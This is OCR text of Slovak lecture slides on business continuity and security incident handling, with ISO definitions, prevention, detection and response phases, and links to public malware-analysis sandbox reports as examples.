
[Analyze](#)

Maximum upload size is 100 MB.
Powered by **CrowdStrike Falcon® Sandbox**.
[Interested in a free trial?](#)

Príklady: <https://hybrid-analysis.com/sample/c378387344e0a552dc065de6bfa607fd26e0b5c569751c79fbf9c6f2e91c9807?environmentId=100>
<https://www.virustotal.com/gui/file/4b59512ff60f7f88b05642f1c8ce012373af7d04a92196e2a5dc28213cff4f7>
<https://www.virustotal.com/gui/file/de5b8737e4b7da9845901ecb8958e8d509507664de9dda76111795fdc60f0c86>


Kontinuita činností (I.)

- schopnosť organizácie pokračovať v dodávke produktov a služieb v prijateľných časových rámcoch pri vopred definovanej kapacite počas narušenia (ISO/IEC 22301:2019)*



Zdroj: ISO/IEC 270035:2011

Kontinuita činností (II.)



Kontinuita činností (III.)



Prevencia

Proaktívne
činnosti





Detekcia



Odpoved'


Reaktívne
činnosti

Kontinuita činností (IV.)



Kontinuita činností (V.)

Impact of key factors on total cost of a data breach




Faktory:

- Vzdelávanie zamestnancov
- Plány na riešenie incidentov a ich testovanie
- Tím na riešenie incidentov
- Šifrovanie
- Použitie monitorovanie
- ..


84

Kontinuita činností (VI.)



Bezpečnostný incident

- **Udalosť** – akúkoľvek pozorovateľnú udalosť, ku ktorej došlo v určitom časovom bode v systéme alebo sieti, najmä ak je dôležitá
- **Bezpečnostná udalosť** – pozorovateľná udalosť v prostredí informačných a komunikačných technológií, ktorá je relevantná pre bezpečnosť
- **Bezpečnostný incident** – porušenie alebo bezprostrednú hrozbu porušenia pravidiel počítačovej bezpečnosti, prijateľných zásad používania alebo štandardných bezpečnostných postupov



Cieľ riešenia bezpečnostného incidentu



Zastaviť útok



Zistiť vektor útoku



Zistiť dopad pre organizáciu



Návrh bezpečnostných opatrení



Právny rámec

